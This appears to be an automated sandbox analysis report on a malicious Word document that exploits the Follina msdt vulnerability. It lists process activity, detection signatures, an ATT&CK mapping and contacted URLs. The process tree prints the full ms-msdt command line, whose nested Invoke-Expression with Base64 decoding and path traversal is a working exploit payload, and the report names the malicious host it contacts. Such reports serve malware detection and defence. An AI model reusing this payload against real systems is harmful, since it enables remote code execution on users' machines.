

JOeSandbox Cloud BASIC



ID: 794514

Sample Name:

MuUeMZphCk.docx

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 16:43:58

Date: 30/01/2023

Version: 36.0.0 Rainbow Opal

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C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\47AFFF8C-3205-4235-86A2-65AA4981F18A	16
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C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRF{D41A7237-320D-4724-AD88-6F31B446B26A}.tmp	17
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{5363CA4F-61E3-4D8D-B7F0-D392CFB2E915}.tmp	17
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{89EEA800-31B5-4659-835C-B39ED0DB259A}.tmp	18
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\t[1].htm	18
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\t[1].htm	18
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\t[1].htm	19
C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.dll	19
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C:\Users\user\AppData\Local\Temp\RESE17D.tmp	20
C:\Users\user\AppData\Local\Temp\RESEEEB.tmp	20
C:\Users\user\AppData\Local\Temp\khxlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP	20
C:\Users\user\AppData\Local\Temp\khxlz5in\khxlz5in.dll	21

C:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP	21
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C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\MuUeMZphCk.LNK	22
C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	22
C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm	22
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C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\VF_ProgramCompatibilityWizard.ps1	24
C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\en-US\CL_LocalizationData.psd1	25
C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\en-US\DiagPackage.dll.mui	25
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Analysis Process: MSOSYNC.EXEPID: 3648, Parent PID: 1352	30
General	30
File Activities	30
Registry Activities	30
Analysis Process: msdt.exePID: 5776, Parent PID: 1352	30
General	30
File Activities	31
File Created	31
Analysis Process: csc.exePID: 5900, Parent PID: 2064	32
General	32
File Activities	32
File Created	32
File Deleted	32
File Written	32
File Read	32
Analysis Process: cvtres.exePID: 4568, Parent PID: 5900	33
General	33
File Activities	33
Analysis Process: csc.exePID: 5008, Parent PID: 2064	33
General	33
File Activities	33
File Created	33
File Deleted	33
File Written	34
File Read	34
Analysis Process: cvtres.exePID: 4660, Parent PID: 5008	34
General	34
File Activities	34
Analysis Process: notepad.exePID: 2552, Parent PID: 2064	35
General	35
File Activities	35
Analysis Process: csc.exePID: 1436, Parent PID: 2064	35
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Analysis Process: cvtres.exePID: 4568, Parent PID: 1436	36
General	36
File Activities	36
Analysis Process: conhost.exePID: 2296, Parent PID: 4568	36
General	36
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
Windows Analysis Report

MuUeMZphCk.docx


Overview

General Information

Sample Name:	MuUeMZphCk.docx
Analysis ID:	794514
MD5:	cda4155d33b7...
SHA1:	7a495ae1b4c9...
SHA256:	62243a041c28...
Tags:	CVE-2022-30190 docx
Infos:	      



Detection




Follina CVE-2022-30190

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- Malicious sample detected (through...
- Antivirus / Scanner detection for sub...
- Yara detected Microsoft Office Expl...
- Antivirus detection for dropped file
- Snort IDS alert for network traffic
- Detected suspicious Microsoft Offic...
- Contains an external reference to an...
- Document exploit detected (process...
- Queries the volume information (nam...
- Yara signature match
- Very long cmdline option found, this...

Classification



Process Tree

- System is w10x64
- WINWORD.EXE (PID: 1352 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
 - MSOSYNC.EXE (PID: 3648 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
 - msdt.exe (PID: 5776 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=%\$(Invoke-Expression(\$(Invoke-Expression('[\$System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]' + [char]58-[char]58+'FromBase64String('+[char]34+'bm90ZXhhZnA=='+[char]34+'')))))/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 5900 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
 - cvtres.exe (PID: 4568 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READ ONLY /MACHINE:Ix86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD20C.tmp" "c:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822EF19382945.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 5008 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @C:\Users\user\AppData\Local\Temp\khxlz5in\khlz5in.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
 - cvtres.exe (PID: 4660 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READ ONLY /MACHINE:Ix86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE17D.tmp" "c:\Users\user\AppData\Local\Temp\khxlz5in\CSCFE6EFF37DE745BE9A86A8101F6DD14.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- notepad.exe (PID: 2552 cmdline: C:\Windows\system32\notepad.exe MD5: D693F13FE3AA2010B854C4C60671B8E2)
- csc.exe (PID: 1436 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @C:\Users\user\AppData\Local\Temp\sz5era1t\sz5era1t.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
 - cvtres.exe (PID: 4568 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READ ONLY /MACHINE:Ix86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEEBB.tmp" "c:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B64CFD62145DF12F.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
 - conhost.exe (PID: 2296 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782EB84D7C7C33BBF8A4496)
- cleanup

Malware Configuration

 No configs have been found

Yara Signatures

Initial Sample				
Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_Word XMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	0x39:\$a1: <Relationships 0x2c1:\$a2: TargetMode="External" 0x2b9:\$x1: .html!
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is referencing an external target in dropper OOXML documents	ditekSHen	0x26e:\$olerel: relationships/oleObject 0x287:\$target1: Target="http 0x2c1:\$mode: TargetMode="External"

PCAP (Network Traffic)				
Source	Rule	Description	Author	Strings
sslproxypcap.pcap	SUSP_PS1_Msdtd_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	0x58212:\$a: PCWDiagnostic 0x58206:\$a3: ms-msdt 0x58266:\$b3: IT_BrowseForFile=
sslproxypcap.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files				
Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\44E9E94D.htm	SUSP_PS1_Msdtd_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	0x729:\$a: PCWDiagnostic 0x71d:\$a3: ms-msdt 0x77d:\$b3: IT_BrowseForFile=
C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\44E9E94D.htm	EXPL_Follina_CVE_2022_30190_Msdtd_MSPProtocolURL_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	0x70c:\$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\44E9E94D.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\EAAD29A7.htm	SUSP_PS1_Msdtd_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	0x729:\$a: PCWDiagnostic 0x71d:\$a3: ms-msdt 0x77d:\$b3: IT_BrowseForFile=
C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\EAAD29A7.htm	EXPL_Follina_CVE_2022_30190_Msdtd_MSPProtocolURL_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	0x70c:\$re1: location.href = "ms-msdt:
Click to see the 4 entries				

Memory Dumps				
Source	Rule	Description	Author	Strings
00000004.00000002.577182841.0000000003598000.0000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdtd_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	0x9b56:\$a: PCWDiagnostic 0x1616c:\$a: PCWDiagnostic 0x2bc0:\$a1: msdt.exe 0x87b8:\$a1: msdt.exe 0x18a6e:\$a1: msdt.exe 0x263aa:\$b3: IT_BrowseForFile=
00000004.00000002.577752473.0000000003920000.0000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdtd_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	0x28c2:\$a: PCWDiagnostic 0x2898:\$a1: msdt.exe 0x28aa:\$a3: ms-msdt 0x2966:\$b3: IT_BrowseForFile=

Source	Rule	Description	Author	Strings
00000004.00000002.577752473.0000000003920000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000004.00000002.577182841.0000000003590000.0000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdtd_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	0x1cfc:\$a: PCWDiagnostic 0x3763:\$a: PCWDiagnostic 0x4d2e:\$a: PCWDiagnostic 0x1c94:\$sa1: msdt.exe 0x1cd0:\$sa1: msdt.exe 0x200c:\$sa1: msdt.exe 0x374d:\$sa1: msdt.exe 0x1ce4:\$sa3: ms-msdt 0x3757:\$sa3: ms-msdt 0x1da2:\$sb3: IT_BrowseForFile= 0x37b6:\$sb3: IT_BrowseForFile=
00000004.00000002.577182841.0000000003590000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
Click to see the 3 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) - Source IP: 195.201.110.47 - Destination IP: 192.168.2.22

Timestamp:	195.201.110.47192.168.2.22443491762036726 01/30/23-16:38:59.237228
SID:	2036726
Source Port:	443
Destination Port:	49176
Protocol:	TCP
Classtype:	Attempted User Privilege Gain

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Exploits



Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected suspicious Microsoft Office reference URL

Software Vulnerabilities



Document exploit detected (process start blacklist hit)

Networking



Snort IDS alert for network traffic

System Summary



Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior




Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 DLL Side-Loading	1 1 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 1 Process Injection	LSASS Memory	1 Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 DLL Side-Loading	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MuUeMZphCk.docx	46%	ReversingLabs	Document-Word.Exploit.CVE-2022-30190	
MuUeMZphCk.docx	51%	Virustotal		Browse
MuUeMZphCk.docx	100%	Avira	W97M/Dldr.Agent.G1	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\{1}.htm	100%	Avira	JS/CVE-2022-30190.G	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\44E9E94D.htm	100%	Avira	JS/CVE-2022-30190.G	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EAAD29A7.htm	100%	Avira	JS/CVE-2022-30190.G	
C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains
 No Antivirus matches

URLs				
Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://api.scheduler.	0%	URL Reputation	safe	
http://https://my.microsoftpersonalcontent.com	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://d.docs.live.net	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://make.powerautomate.com	0%	URL Reputation	safe	
http://https://asgmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://baza-novostei.name/dir/info/priny/t.html	0%	Avira URL Cloud	safe	
http://baza-novostei.name/dir/info/priny/t.html	0%	Avira URL Cloud	safe	
http://baza-novostei.name/dir/info/priny/t.htmllyX	0%	Avira URL Cloud	safe	
http://baza-novostei.name/dir/info/priny/t.html	0%	Virustotal		Browse
http://https://baza-novostei.name/dir/info/priny/t.html	3%	Virustotal		Browse

Domains and IPs					
Contacted Domains					
Name	IP	Active	Malicious	Antivirus Detection	Reputation
baza-novostei.name	195.201.110.47	true	true		unknown


Contacted URLs			
Name	Malicious	Antivirus Detection	Reputation
http://https://baza-novostei.name/dir/info/priny/t.html	true	3%, Virustotal, Browse - Avira URL Cloud: safe	unknown
http://baza-novostei.name/dir/info/priny/t.html	true	0%, Virustotal, Browse - Avira URL Cloud: safe	unknown

URLs from Memory and Binaries				
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticsdf.office.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://login.microsoftonline.com/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://shell.suite.office.com:1443	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://autodiscover-s.outlook.com/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://cdn.entity.	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://powerlift.acompli.net	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://cortana.ai	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://entitlement.diagnosticsdf.office.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://api.aadrm.com/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://api.microsoftstream.com/api/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://cr.office.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://graph.ppe.windows.net	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://api.scheduler.	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://my.microsoftpersonalcontent.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://store.office.cn/addinstemplate	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://messaging.engagement.office.com/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	URL Reputation: safe	unknown
http://baza-novostei.name/dir/info/priny/t.htmlX	~WRF{D41A7237-320D-4724-AD88-6F31B446B26A}.tmp.0.dr	false	Avira URL Cloud: safe	unknown
http://https://www.odwebp.svc.ms	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	URL Reputation: safe	unknown
http://https://api.diagnosticsdf.office.com/v2/feedback	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://web.microsoftstream.com/video/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	URL Reputation: safe	unknown
http://https://graph.windows.net	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://dataservice.o365filtering.com/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://powerpoint.servoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://consent.config.office.com/consentcheckin/v1.0/consents	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://d.docs.live.net	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	URL Reputation: safe	unknown
http://https://ncus.contentsync	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscovererservice.svc/root/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://weather.service.msn.com/data.aspx	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://apis.live.net/v5.0/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	URL Reputation: safe	unknown
http://https://officemobile.servoice.com/forums/929800-office-app-ios-and-ipad-asks	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://word.servoice.com/forums/304948-word-for-ipad-iphone-ios	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://messaging.lifecycle.office.com/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://pushchannel.1drv.ms	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://management.azure.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://outlook.office365.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://wus2.contentsync	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	- URL Reputation: safe - URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://make.powerautomate.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/odc/insertmedia	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.office.net	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://incidents.diagnosticsdf.office.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://asgmsproxyapi.azurewebsites.net/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://entitlement.diagnostics.office.com	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
http://https://outlook.office.com/	47AFF8C-3205-4235-86A2-65AA4981F18A.0.dr	false		high
